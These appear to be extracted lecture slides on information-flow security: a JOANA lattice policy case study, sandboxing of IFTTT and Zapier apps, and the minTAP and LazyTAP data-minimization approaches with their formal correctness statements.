 - Case studies using JOANA information flow analyzer [Hammer & Snelting, 2020]

JOANA-based analysis

```
1 setLattice e<=A, e<=B, e<=C, A<=AB, A<=AC, B<=AB,  
2     B<=BC, AB<=ABC, C<=AC, C<=BC, AC<=ABC, BC<=ABC } the powerset lattice  
3 source Alice.data_source    A  
4 sink   Alice.data_sink      A  
5 source Bob.data1_source    B  
6 sink   Bob.data1_sink      AB  
7 source Bob.data2_source    B  
8 sink   Bob.data2_sink      AB  
9 source Charlie.data_source C  
10 sink  Charlie.data_sink    BC  
11 run   classical-ni      } run the flow-sensitive analysis
```


Diagram illustrating the analysis process:

- The first two lines define the powerset lattice ($\{A, B, C, AB, BC, AC, ABC\}$).
- Lines 3-10 show the system components and their initial labels:
 - Alice.data_source: A
 - Alice.data_sink: A
 - Bob.data1_source: B
 - Bob.data1_sink: AB
 - Bob.data2_source: B
 - Bob.data2_sink: AB
 - Charlie.data_source: C
 - Charlie.data_sink: BC
- A brace labeled "labeling" groups lines 3-10.
- A large purple arrow labeled "JOANA" points from the labeling to the final state.
- A brace labeled "run the flow-sensitive analysis" groups the last line.

Illegal flow from
Alice.data_source to
Charlie.data_sink,
visible for BC

NTNI-to-TNI takeaways

- Inspired by Lu & Zhang work on nontransitive noninterference
- Our paper shows NTNI can be reduced to TNI, thus
 - Reusing the existing information-flow machinery to enforce nontransitive policies



Sandboxing apps in IFTTT and Zapier


- JavaScript of the app runs inside AWS Lambda
- Node.js instances run in Amazon's version of Linux
- AWS Lambda's built-in sandbox at **process level**
- IFTTT: “App code is run in an **isolated environment**”

```
function runScriptCode(appCode, config) {  
  ... // set trigger and action parameters  
  eval(appCode) }
```

- Security checks on script code of the app
 - TypeScript syntactic typing
 - Disallow eval, modules, sensitive APIs, and I/O




AWS Lambda




SandTrap: modeling

- Soundness
 - Monitoring at node level enforces global security
- Transparency
 - No behavior modification other than raising security error
 - The monitor preserves the **longest secure prefix** of a given trace



minTAP [USENIX'22]

- Minimization wrt **ill-intended TAP**
- **Preprocessing** approach
 - Minimizing attributes of **trigger** data
- Modes: **Static** and **Dynamic**
 - **Static**: All attributes in the app code
 - **Dynamic**: Pre-runs the app code on the service
- Trusted clients required
 - For minimization analysis and app integrity




Modeling

- Core language: While language with objects

$$e ::= v \mid x \mid e \oplus e \mid f(e) \mid e[e] \mid \{ \} \mid T \mid Q(k, e) \mid A(m) \\ \mid () \Rightarrow e$$

- Modeling remote objects, lazy query, and deferred computation

Theorem: LazyTAP is **correct** and at least as **precise** as preprocessing minimization




LazyTAP in comparison

Approach	Minimization wrt	Minimization guarantees
IFTTT	None	Push all , no minimization guarantees
Static minTAP	Ill-intended TAP	Input-unaware minimization
Dynamic minTAP	Ill-intended TAP	Input-sensitive minimization No attributes when skip/timeout + No support for queries
LazyTAP	TAP willing to minimize	Input-sensitive minimization wrt trigger and query inputs (supporting <i>nondeterminism</i> and <i>query chains</i>)

Parking finder


Query chaining
(not supported in IFTTT)




```
let events = GoogleCalendar.eventsBeginning("work", "01:00")
if (events.length != 0) {
    let parkingLots = Yelp.searchBusiness(events[0].Where, "parking")
    if (parkingLots.length != 0)
        AndroidDevice.startNavigation(parkingLots[0].Address)
}
```



(events[0].Where,
"parking")




parkingLocation[]



LazyTAP modeling (cont.)

- Extensional equivalence
 - Executing on *equivalent* memories, lazy app behaves the *same* as strict
- Minimality
 - Lazy semantics fetches *no more attributes* than what the strict semantics demands



LazyTAP: Formalism (cont.)

- LazyTAP apps model IFTTT apps

$$\forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1 E_2, H_2.$$
$$(\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge$$
$$c' = \text{compileL2S}(c) \wedge$$
$$\Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2) \Rightarrow$$
$$\exists \beta_2, E_2, R_2, H_2. \Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2) \wedge$$
$$\beta_1 \subseteq \beta_2 \wedge$$
$$(\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2).$$


LazyTAP: Formalism (cont.)

- LazyTAP apps model only IFTTT apps

$$\forall c, c', \beta_1, \Gamma, E_1, R_1, H_1, \Gamma, E_1, H_1, E_2, R_2, H_2.$$
$$(\Gamma, E_1, R_1, H_1) \simeq_{\beta_1} (\Gamma, E_1, H_1) \wedge$$
$$c' = \text{compileL2S}(c) \wedge$$
$$\boxed{\Gamma \models (c, E_1, R_1, H_1) \rightarrow_l (E_2, R_2, H_2)} \Rightarrow$$
$$\exists \beta_2, E_2, H_2. \boxed{\Gamma \models (c', E_1, H_1) \rightarrow_s (E_2, H_2)} \wedge$$
$$\beta_1 \subseteq \beta_2 \wedge$$
$$\boxed{(\Gamma, E_2, R_2, H_2) \simeq_{\beta_2} (\Gamma, E_2, H_2)}.$$

LazyTAP: Formalism (cont.)

- **Extensional equivalence**
 - Contexts are *isomorphic* under β
 - Mapping refs to refs and remote refs to refs bijectively
- **Lazy context \simeq_{β} Strict context**
 - Perform all deferred computations,
 - Fetch all attributes from the remote objects
 - The resulting lazy context is isomorphic to the strict context



$$((t, F_t), q, a, E, H) \simeq_{\beta} (t, q, a, E, H)$$